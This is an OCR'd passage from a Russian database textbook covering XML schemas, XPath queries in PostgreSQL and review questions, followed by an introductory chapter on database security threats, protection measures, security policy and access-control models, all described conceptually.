


Рис. 1.26. Пример XML-элемента

Кроме содержания у элемента могут быть атрибуты — пары «имя-значение», добавляемые в открывающий тег после названия элемента. Их значения всегда заключаются в кавычки, одно и то же имя атрибута не может встречаться дважды в одном элементе.

Мощность XML заключается в гибкости, которая обусловлена возможностью определения собственных тегов. Элемент `<fio>` может быть применен не только для описания информации о сотрудниках университета, но и для описания ФИО людей, не являющихся сотрудниками университета. Принадлежность элемента `<fio>` позволяет узнать механизм пространств имен (namespace). Для использования пространства имен необходимо определить префикс пространства имен и отобразить его на определенную строку (лист. 1.49).

Листинг 1.49. Пример использования пространства имен

```
1 <?xml version="1.0"?>
2 <customer_summary
3 xmlns: osu="http://www.xyz.com/osu/"
4 xmlns: other="http://www.zyx.com/other/"
5 xmlns: mortgage="http://www.yyz.com/title/"
6 >
7 … <osu: fio> … </osu: fio> …
8 … <other: fio> … </other: fio> …
```

Префикс пространства имен XML-элемента продемонстрирован на рис. 1.27.




Рис. 1.27. Префикс пространства имен

XML-документы подразделяются:

- на правильно форматированные документы (Well-formed), которые следуют синтаксическим правилам XML, но не имеют модели документа;
- правильные документы (Valid), следующие синтаксическим правилам XML и правилам, определенным в модели документа;
- неправильные документы, которые не следуют синтаксическим правилам, определенным спецификацией XML. Если разработчик определил правила для документа, которые содержатся в модели документа, и документ не следует этим правилам, то такой документ также является неправильным.

Правила для документов определяются с помощью xml schema definition (XSD), которая также называется XSD-схемой, или моделью, документа.

В качестве примера рассмотрим XSD-схему, описывающую информацию о студенте (лист. 1.50).

Листинг 1.50. Пример XSD-схемы

```
1 <?xml version="1.0" encoding="windows-1251"?>
2 <xs: schema targetNamespace="urn: student" xmlns="urn:
  student" xmlns: mstns="urn: student"
3  xmlns:  xs="http://www.w3.org/2001/XMLSchema"
   elementFormDefault="qualified" attributeFormDefault
   ="unqualified">
4  <xs: complexType name="TypeInicial" mixed="true">
```

```
5   <xs: all>
6    <xs: element name="SerName" type="xs: string"/>
7    <xs: element name="FirstName" type="xs: string"/>
8 <xs: element name="SecondName" type="xs: string"/>
9   </xs: all>
10  </xs: complexType>
11  <xs: complexType name="Datas" mixed="true">
12   <xs: all>
13    <xs: element name="Inicial" type="TypeInicial"/>
14     <xs: element name="Age" type="xs: integer"
minOccurs="0"/>
15    <xs: element name="Group" type="xs: string"/>
16   </xs: all>
17  </xs: complexType>
18  <xs: element name="Root" type="Datas"/>
19 </xs: schema>
```

С помощью XSD-схемы для документа можно определять:

- порядок следования и количество элементов;
- обязательные атрибуты;
- значение атрибута по умолчанию;
- перечень допустимых значений атрибута;
- собственные типы данных.

XSD-схема является расширяемой (в ней реализована возможность определения собственных типов данных), она реализует мощный механизм проверки соответствия регулярным выражениям. Валидация XML-документа выполняется в соответствии со схемой, представленной на рис. 1.28).




Рис. 1.28. Схема валидации XML-документа

Для рассмотренной ранее (см. лист. 1.50) XSD-схемы можно отметить следующие элементы, которые могут быть использованы в произвольном порядке: фамилию — `SurName`, имя — `FirstName`, отчество — `SecondName`, а также необязательный к использованию элемент возраст — `Age` (`minOccurs="0"`) и элемент-группу — `Group`, последовательность элементов которой в структуре документа может быть различной (`mixed="true"`).

Атрибуты `elementFormDefault` и `attributeFormDefault` определяют необходимость использования документом экземпляра уточненных имен, состоящих из префикса и локального имени соответственно для элементов и атрибутов.

Рассмотрим примеры документов, подготовленных на основе предложенной модели (рис. 1.29). Контент документов представлен квазиструктурированной информацией, т.е. информацией, в которой можно выделить некую структуру, однако структура эта заранее целиком или частично неизвестна либо может меняться с течением времени[1].

В представленном примере в `документах` реализован различный порядок следования информации, а также в первом случае не использован элемент «возраст», но для описания обоих контентов применена единая XSD-схема.

Для обработки контента XML-документов используется XML-парсер — специальный синтаксический анализатор, предназначенный для организации доступа к контенту XML-документа.

Рис. 1.29. Примеры XML-документов

Выделяют два основных интерфейса у XML-парсеров: объектная модель Document Object Model (DOM) и интерфейс прикладного программирования для XML Simple API for XML (SAX).

---

[1] *Палей Д.* Моделирование квазиструктурированных данных // Открытые системы. 2002. № 9. С. 57–64.

Интерфейс DOM читает весь документ и строит дерево в памяти, обеспечивая возможности передвижения по дереву, удаления частей дерева, переупорядочивания дерева, добавления новых ветвей и т.д. Его недостатком является то, что он требует большего объема оперативной памяти, чем SAX.

Интерфейс SAX сообщает, когда он находит начало элемента, конец элемента, текст, начало и конец документа и т.д. Эти сообщения обрабатываются программой, которая определяет, как реагировать на текущее событие. SAX не создает никаких объектов, он просто доставляет события в приложение. Его недостатком является то, что события не сохраняются.

Доступ к контенту XML-документа реализуют следующие языки запросов: XML Path Language (XPath) — язык запросов к элементам XML-документа и XQuery — язык запросов, созданный для обработки данных в формате XML.

Задача языка XPath — адресация частей в XML-документе. Для достижения этой цели язык XPath наделен основными функциями для манипулирования строками, числами и булевыми значениями. XPath работает не с внешним синтаксисом XML-документа, а с его абстрактной логической структурой. Язык XML обладает естественным набором элементов, которые могут использоваться для сравнения (проверки, соответствует ли узел некому шаблону).

Язык XPath тесно связан с XQuery. XPath определяется как подмножество XQuery. В составе современных СУБД присутствуют средства реализации языков запросов XPath и XQuery.

Рассмотрим примеры XPath для документа (см. лист. 1.48). В связи с особенностями парсера PostgreSQL исходный XML-документ должен быть сконвертирован в кодировку UTF-8. Подготовим два документа с информацией о сотрудниках, которые сохраним с таблицей `xdoc` (лист. 1.51).

Вставляем XML-документы в поле `xmldoc`, используя, например, pgAdmin, и получаем таблицу, содержащую две записи.

В качестве примера получим фамилии сотрудников, используя XPath (лист. 1.52).

Листинг 1.51. Таблица для хранения XML-документов

```
1 --Создаем таблицу для XML-документов
2  create sequence seq_xdoc;
3  create table xdoc (
4     id integer not null default nextval ('seq_xdoc'::
      regclass),
5     xmldoc xml,
6     primary key (id));
```

Листинг 1.52. Пример получения значений элементов

```
1 select btrim (xpath ('/employee/fio/first_name/text
  ()', xmldoc):: text,
  '{}') as last_name
2  from xdoc;
```

Результат запроса:

last_name
Черных
Полищук

Используя XPath, можно получать значения атрибутов. Например, получить коды городов можно с помощью следующего запроса (лист. 1.53).

Листинг 1.53. Пример получения значений атрибутов

```
1 select btrim (xpath ('//telephone/@code', xmldoc)::
  text, '{}') as code
2 from xdoc;
```

Результат запроса:

code
8–3532
8–3532

Команда `btrim` использована в запросах для удаления фигурных скобок в возвращаемом результате.

Контрольные вопросы и задания

1. Расскажите историю развития БД. Дайте определения информационной системы, БД, СУБД.
2. Перечислите основные виды моделей представления данных. Приведите примеры их применения, а также преимущества и недостатки каждой модели.
3. Поясните базовые понятия реляционной БД: «тип данных», «домен», «отношение», «кортеж», «атрибут», «первичный ключ».
4. Что понимают под архитектурой СУБД? Поясните архитектуру СУБД, ее основные компоненты и их назначение. Что такое системный каталог? Для чего он используется?
5. Поясните, в чем заключаются преимущества, недостатки и отличия файл-серверных, клиент-серверных и трехуровневых систем?
6. Что представляет собой процесс проектирования БД? Из каких этапов он состоит? Поясните уровни представления данных в базах данных.

7. В чем заключается проектирование БД с использованием метода «сущность-связь»? Поясните основные подходы к созданию инфологической модели БД сверху вниз и снизу вверх.
8. Расскажите о процессе проектирования БД с использованием метода нормальных форм (1, 2, 3 НФ).
9. Поясните основные типы данных, используемых в современных СУБД.
10. Что собой представляет язык SQL? Для каких целей он предназначен? Какие основные категории SQL команд вы знаете? Приведите примеры команд для каждой категории.
11. Поясните синтаксис и способы применения команд: `insert`, `update`, `delete`, `select`. Приведите примеры использования оператора `join`.
12. Дайте определение транзакции. Приведите примеры ее использования. Поясните уровни изоляции транзакций.
13. Дайте определение хранимых функций. Перечислите преимущества их использования. Поясните синтаксис и разновидности хранимых функций.
14. Дайте определения триггера и последовательности. В чем заключаются преимущества использования триггеров? Поясните общий синтаксис триггеров и последовательностей.
15. Что понимают под понятием «индекс»? В чем заключается принцип работы индексов? Перечислите основные виды индексов, их преимущества и недостатки.
16. Поясните принципы организации и функционирования Б-дерева.
17. Что вы понимаете под термином «привилегии» в контексте БД? Какие виды привилегий вы знаете? Чем они различаются? С помощью каких команд осуществляется выдача и отмена привилегий? Поясните их синтаксис.
18. Поясните схему валидации XML-документа, основные интерфейсы XML, их преимущества и недостатки. Дайте определение XML-парсера.
19. Расскажите историю появления XML. Поясните, что представляет собой язык XML. Поясните следующее: тег и его значение, атрибут и его значение, пространство имен, XSD-модели.
20. Расскажите о языках запросов XPath и XQuery. Покажите примеры запросов XPath. Приведите основные достоинства и недостатки формата XML.

Глава 2
ОСНОВЫ БЕЗОПАСНОСТИ БАЗ ДАННЫХ

2.1. УГРОЗЫ БЕЗОПАСНОСТИ БАЗ ДАННЫХ

Рассмотрим наиболее распространенные угрозы информационной безопасности (ИБ) БД. Будем использовать классификацию угроз, изображенную на рис. 2.1 [23].




Рис. 2.1. Классификация угроз ИБ БД

К угрозам конфиденциальности информации относятся:

1) SQL-инъекции. При реализации программ-клиентов, как правило, используют динамически формируемые запросы к БД. В случае, когда злоумышленник осведомлен о структуре БД, он может выполнить хранимую процедуру в запросе или получить конфиденциальную информацию путем добавления в запрос конструкции `union`;

2) логический вывод на основе функциональных зависимостей. Например, для схемы отношения (организация, ФИО директора, расчетный счет) функциональная зависимость: если расчетный счет — 000–00-000–0-0000–0000001, то организация — Организация 1. Используя сведения о функциональных зависимостях, злоумышленник может получить конфиденциальную информацию, имея доступ к части отношений;

3) логический вывод на основе ограничений целостности. При изменении данных в таблице СУБД вычисляет значение предиката, с помощью которого задано ограничение целостности.

В случаях истинного значения предиката СУБД разрешает выполнение операции, в противном случае — не разрешает. Последнее может быть использовано злоумышленником, который, выполняя изменения данных и анализируя реакцию СУБД, может получить конфиденциальные данные. К данной категории угроз также относится анализ первичных и внешних ключей БД;

4) применение оператора обновления данных для получения конфиденциальной информации. В некоторых случаях для субъектов запрещена операция `select`, но разрешена `update` для объектов системы. В этом случае при выполнении команды `update` СУБД выводит информационное сообщение о количестве обработанных записей. Таким образом, применяя команду `update`, злоумышленник может узнать: существуют ли записи в системе, удовлетворяющие логическим условиям, определенным в команде.

В качестве угроз целостности информации в БД можно отметить: модификации данных в СУБД. Субъект, обладающий соответствующими правами, может изменить все записи в таблице. Для ограничения количества модифицируемых записей могут быть применены представления с оператором `check`, но для грамотной реализации требуется детальное понимание задачи модификации данных.

К угрозам доступности информации относятся.

1) применение свойств первичных и внешних ключей. При использовании натуральных первичных ключей злоумышленник может создать такую ситуацию, при которой в таблицу невозможно вставить новые записи, потому что записи с такими же значениями ключей уже созданы. Также злоумышленник может создать подчиненные записи таким образом, чтобы реализовать невозможность удаления родительских записей в таблице. Если для внешнего ключа не создан индекс, то при обновлении связанных записей возможна ситуация, приводящая к взаимной блокировке. Последнее приводит к сбою в транзакции;

2) блокировка записей при изменении. Создав ситуацию блокировки записи или всей таблицы, злоумышленник может сделать ее недоступной для обновления;

3) нецелевое расходование ресурсов системы. В качестве примера угрозы данной категории можно привести пользовательский запрос, выполнение которого потребует привлечения большого количества ресурсов системы, тем самым снижая производительность других субъектов системы.

2.2. МЕРЫ ЗАЩИТЫ БАЗ ДАННЫХ

Рассмотрим основные меры, применяемые для повышения уровня ИБ в БД (рис. 2.2) [26].

В БД применяются следующие меры защиты информации:

1) защита доступа. Доступ к контенту БД может получить субъект, прошедший процедуру идентификации и аутентификации;

2) разграничение доступа. Для каждого субъекта системы разрешен доступ только к объектам БД, необходимым для их работы;

3) шифрование данных. Шифрование должно быть реализовано для канала передачи данных и для контента БД. В первом случае это защитит данные от перехвата при передаче по сети, во втором защитит контент БД от просмотра или изменения нештатными средствами СУБД, например при краже носителя информации;




Рис. 2.2. Меры повышения ИБ в БД

4) аудит доступа к данным. Все действия субъектов системы должны быть запротоколированы. С помощью аудита может быть предотвращена утечка информации или проведено расследование последствий нарушения ИБ;

5) резервирование данных. Данная мера может быть реализована в виде резервного копирования или репликацией.

Рассмотрим подробнее каждую из перечисленных мер повышения ИБ в БД.

Защита доступа. Аутентификация — проверка подлинности субъекта, которому требуется доступ к объектам системы. В случае успешной аутентификации СУБД выполняет процесс авторизации, назначая роли и привилегии для субъекта аутентификации.

Современные СУБД используют различные способы аутентификации, реализуя в том числе использование комбинации из нескольких способов одновременно. В качестве субъекта аутентификации применяется имя пользователя системы, его подлинность, как правило, подтверждается паролем, который хранится в БД в зашифрованном виде.

Традиционными для СУБД являются следующие способы аутентификации пользователей:

- аутентификация средствами ОС. При данном способе аутентификации пользователь ОС имеет доступ к объектам БД;
- аутентификация с помощью сетевых сервисов. В этом случае аутентификация выполняется с помощью таких служб, как Kerberos, RADIUS, или LDAP-каталога;
- аутентификация в многоуровневых приложениях. Рассмотренные методы аутентификации применяются в многоуровневых приложениях, в том числе в виде комбинаций.

Разграничение доступа. Разграничение доступа в БД требует, чтобы пользователь имел доступ только к разрешенным для него данным. Как правило, в БД выделяют две категории пользователей:

1) администратор;
2) пользователь.

Для пользователя доступ к объектам БД определяется таким образом, чтобы он мог выполнять свою работу, но не мог случайно или преднамеренно повредить систему. Администратор в силу особенности своей работы имеет гораздо больше привелегий в системе.

Разграничение доступа в БД реализуется на основе моделей управления, которые подробно рассмотрены в параграфе 2.4.

Шифрование данных. БД могут быть представлены конфиденциальным контентом, утрата или кража которого может привести к фатальным последствиям.

Все большее количество современных нормативов и стандартов требует защиты данных, к которым в том числе относится и шифрование данных. Выделяют следующие три уровня шифрования данных (рис. 2.3).

Шифрование на уровне места хранения, т.е. на дисках или других носителях информации, защищает от риска в случае, когда носитель информации попадает в руки злоумышленника, но не может защитить информацию от недобросовестных пользователей системы.

Применение шифрования на уровне приложения реализует максимальный уровень контроля, но использование данного подхода не всегда является целесообразным в связи со сложностью реализации.




Рис. 2.3. Уровни шифрования данных

Реализация шифрования на уровне БД обладает всеми преимуществами рассмотренных уровней шифрования и в связи с этим получила широкое практическое распространение. При реализации шифрования на данном уровне получить доступ к расшифрованным данным могут только пользователи и приложения, авторизованные администратором, остальные субъекты системы могут видеть только зашифрованные данные. Таким образом, данные могут оставаться защищенными даже в случае возникновения их утечки.

В качестве недостатков шифрования на уровне БД можно отметить некоторое снижение производительности БД и повышенный риск утраты контента БД в случаях физического повреждения носителя информации или утраты криптографических ключей.

Основы шифрования данных более подробно рассмотрены в параграфе 2.5.

Аудит доступа к данным. Для повышения уровня ИБ в СУБД применяется аудит доступа к данным — регистрация информации об операциях, выполняемых в системе БД. Традиционно выделяют два основных направления аудита в БД (рис. 2.4).




Рис. 2.4. Классификация аудита в БД

Пассивный аудит — сохранение всех действий пользователей системы. Активный аудит — все действия, выполняемые пользователями, анализируются в реальном режиме времени на предмет выполнения вредоносных действий и нарушений ИБ. В случае обнаружения подозрительных действий система сигнализирует об этом и пытается помешать выполнению вредоносных действий, например, отключив подозрительного пользователя от БД.

Вопрос аудита доступа к данным более подробно рассмотрен в параграфе 2.6.

Резервирование данных. Резервирование данных — это один из самых надежных способов сохранить и сберечь информацию от утраты или повреждения, который заключается в создания копии, которая может быть использована для восстановления данных в первоначальном или новом месте их расположения.

При резервировании БД различают два основных способа резервирования (рис. 2.5).

При холодном резервировании БД остановлена или закрыта для пользователей, т.е. контент БД не изменяется и копия БД находится в согласованном состоянии при последующем включении.

При выполнении горячего резервирования БД находится в рабочем состоянии. Копия БД приводится в согласованное состояние путем автоматического приложения к ней журналов резервирования по окончании копирования файлов с данными.




Рис. 2.5. Способы резервирования БД

Широкое распространение получила одна из разновидностей горячего резервирования БД — репликация, которая представляет собой механизм синхронизации содержимого в нескольких копиях БД.

Далее, в параграфах 2.7, 2.8, вопросы резервирования БД рассмотрены более детально.

2.3. ПОЛИТИКА БЕЗОПАСНОСТИ БАЗ ДАННЫХ

Политика ИБ базы данных — это совокупность правил, определяющих перечень действий, направленных на обеспечение информационной безопасности базы данных. На основании политики ИБ формируется модель безопасности данных.

В составе политики ИБ выделяют две основные части:

1) общие принципы;
2) конкретные правила.

При формировании политики ИБ необходимо учесть следующие факторы:

- уровень защищенности;
- удобство использования;
- стоимость реализации системы защиты.

Улучшение каждого из перечисленных факторов приведет к ухудшению остальных, таким образом, при разработке политики ИБ должен быть достигнут определенный компромисс.

В соответствии с рекомендациями National Institute of Standards and Technology (NIST) политика ИБ базируется на следующих разделах [22].

Предмет политики. Раздел содержит цель, задачи, причины разработки политики ИБ, область ее использования. Также в случае необходимости в разделе приводятся термины и определения, используемые далее по тексту в политике ИБ.

Позиция организации. В разделе рассматривается описание обрабатываемых информационных ресурсов и приводится перечень допущенных к ним лиц и процессов, а также рассматривается алгоритм доступа к указанным ресурсам.

Применимость. Данный раздел содержит ограничения и (или) технологические цепочки, используемые в реализации политики ИБ.

Роли и обязанности. В разделе приведена информация о должностных лицах и их обязанностях в контексте политики ИБ. Как правило, приводятся перечни обязанностей администраторов БД, локальной вычислительной сети и операторов БД.

Соблюдение политики. Раздел содержит подробное описание прав и обязанностей всех пользователей БД. В разделе приводится перечень недопустимых действий и наказаний за нарушения режимов ограничений, а также технология фиксации фактов нарушения политики ИБ организации.

Комплект документации политики ИБ включает [23]:

- документацию, содержащую алгоритмы оценки и управления рисками ИБ;

- документальное обоснование решений по выбору средств защиты;
- формальное описание алгоритма определения допустимого уровня остаточного риска;
- директиву проверки ИБ и результаты ее проверки в виде журнала;
- документацию, содержащую описание алгоритмов обслуживания и администрирования;
- документ, включающий сведения об организационной структуре системы ИБ и регистрацию средств ее управления;
- документ, содержащий описание мер противодействия выявленным рискам. Качество политики ИБ напрямую связано с опытом специалистов, реализующих ее разработку.

2.4. МОДЕЛИ УПРАВЛЕНИЯ ДОСТУПОМ

Цель управления доступом — ограничение операций, выполняемых пользователями БД. Таким образом, управление доступом реализует контроль над действиями пользователей (субъектов) и позволяет предотвратить совершаемые ими вредоносные действия над элементами БД (объектами).

Традиционно выделяют следующие модели управления доступом [24]:

- дискреционную;
- мандатную;
- ролевую.

Перечисленные модели могут быть использованы как по отдельности, так и в виде комбинаций. Рассмотрим перечисленные модели управления доступом подробнее.

Дискреционная модель. Дискреционная модель управления доступом характеризуется следующими свойствами [25]:

- субъекты и объекты системы идентифицированы;
- права доступа субъектов на объекты посредством внешнего по отношению к системе правила.

Основой для дискреционных систем управления доступом служит матрица доступа — матрица, строки которой соответствуют субъектам, а столбцы соответствуют объектам; элементы данной матрицы определяют права доступа субъекта (строки) на объект (столбец).

Рассмотрим пример: в БД существуют три таблицы (объекты) и два пользователя (субъекта), а матрица доступа имеет вид, как на рис. 2.6.

	Субъект 1	Субъект 2
Объект 1	select, insert, update	
Объект 2	select	select, insert, update
Объект 3	select, insert, update	

Рис. 2.6. Пример матрицы доступа

В соответствии с представленной матрицей доступа субъект 1 может выполнять операции выборки, вставки и обновления для объектов 1, 3 и операцию выборки для объекта 2, а субъект 2 имеет права на выполнение операций выборки, вставки и обновления для объекта 2. Доступ субъекта 2 к объектам 1, 3 полностью запрещен.

К системе безопасности на основе дискреционной модели управления доступом, предъявляются следующие требования:

- контроль доступа субъектов к объектам;
- однозначное определение прав доступа для каждого субъекта и объекта системы;
- наличие механизма реализации дискреционных правил управления доступом, который применим ко всем субъектам и объектам системы, с возможностью изменения правил или прав разграничения доступа;
- возможность изменений прав доступа в системе предоставляется только определенным субъектам, например администратору;
- встроенные средства управления на ограничение распространения прав на доступ.

В качестве достоинства дискреционной модели безопасности можно выделить простую реализацию системы разграничения доступа. Подавляющее большинство современных компьютерных систем использует данную модель безопасности в качестве основы системы ИБ.

Недостатком дискреционной модели безопасности можно назвать статичность определенных в ней правил разграничения доступа.

Мандатная модель. Мандатная модель разграничения доступа основана на мандатном разграничении доступа, которое определяется четырьмя условиями [25]:

1) для субъектов и объектов системы реализована однозначная идентификация;

2) определена решетка уровней конфиденциальности информации;

3) для объектов системы задан уровень конфиденциальности, характеризующий ценность хранящейся в нем информации;

4) для субъектов системы задан уровень доступа, характеризующий уровень доверия к нему со стороны системы.

Целью мандатной модели политики ИБ является предотвращение возникновения информационных потоков от объектов с высоким уровнем доступа к объектам с низким уровнем доступа, т.е. сверху вниз.

При разработке мандатной модели одной из целей разработчиков было устранение недостатков дискреционных моделей. В результате была реализована многоуровневая модель защиты, которая формализует процедуру назначения прав доступа с помощью «мандатов», назначаемых субъектам и объектам системы. Например, для субъекта мандат задается в соответствии с уровнем допуска лица к информации, а для объекта — в соответствии с признаками конфиденциальности. Таким образом, для каждого субъекта и объекта права доступа отображаются в виде совокупности уровня конфиденциальности и набора категорий конфиденциальности. Уровень конфиденциальности характеризуется одним из строго упорядоченных значений, например: «секретно», «конфиденциально», «для служебного пользования», «общедоступно» и т.д.

Основу для мандатных систем управления доступом составляют алгоритмы:

- формального сравнения мандата субъекта, запросившего доступ, и мандата объекта, к которому запрошен доступ;
- принятия решений о предоставлении доступа на основе заданных правил. Таким образом, мандатная модель контролирует возможность преднамеренного или случайного снижения уровня конфиденциальности данных.

Субъект имеет доступ на чтение объекта, только если иерархическая классификация в классификационном уровне субъекта не меньше, чем иерархическая классификация в классификационном уровне объекта (рис. 2.7).

Субъект имеет доступ на запись в объект, только если классификационный уровень субъекта в иерархической классификации не больше, чем классификационный уровень объекта в иерархической классификации (рис. 2.8).

На рис. 2.7, 2.8 стрелочками показаны допустимые информационные потоки между субъектами и объектами.

В качестве достоинств мандатной модели можно отметить простоту администрирования и отсутствие полного контроля пользователя над создаваемыми ресурсами. Недостатком мандатной

модели является то, что отдельно взятые категории одного уровня иерархии равнозначны, и последнее может приводить к избыточности прав доступа и нарушениям ИБ.

Ролевая модель. Сложности в администрировании при большой сложности системы способствовали созданию ролевой модели управления доступом. Особенностью данной модели является использование ролей в качестве промежуточных сущностей между субъектами и объектами системы [25]. Для каждого субъекта могут быть заданы несколько ролей, определяющих его права (рис. 2.9).




Рис. 2.7. Чтение информации в мандатных системах

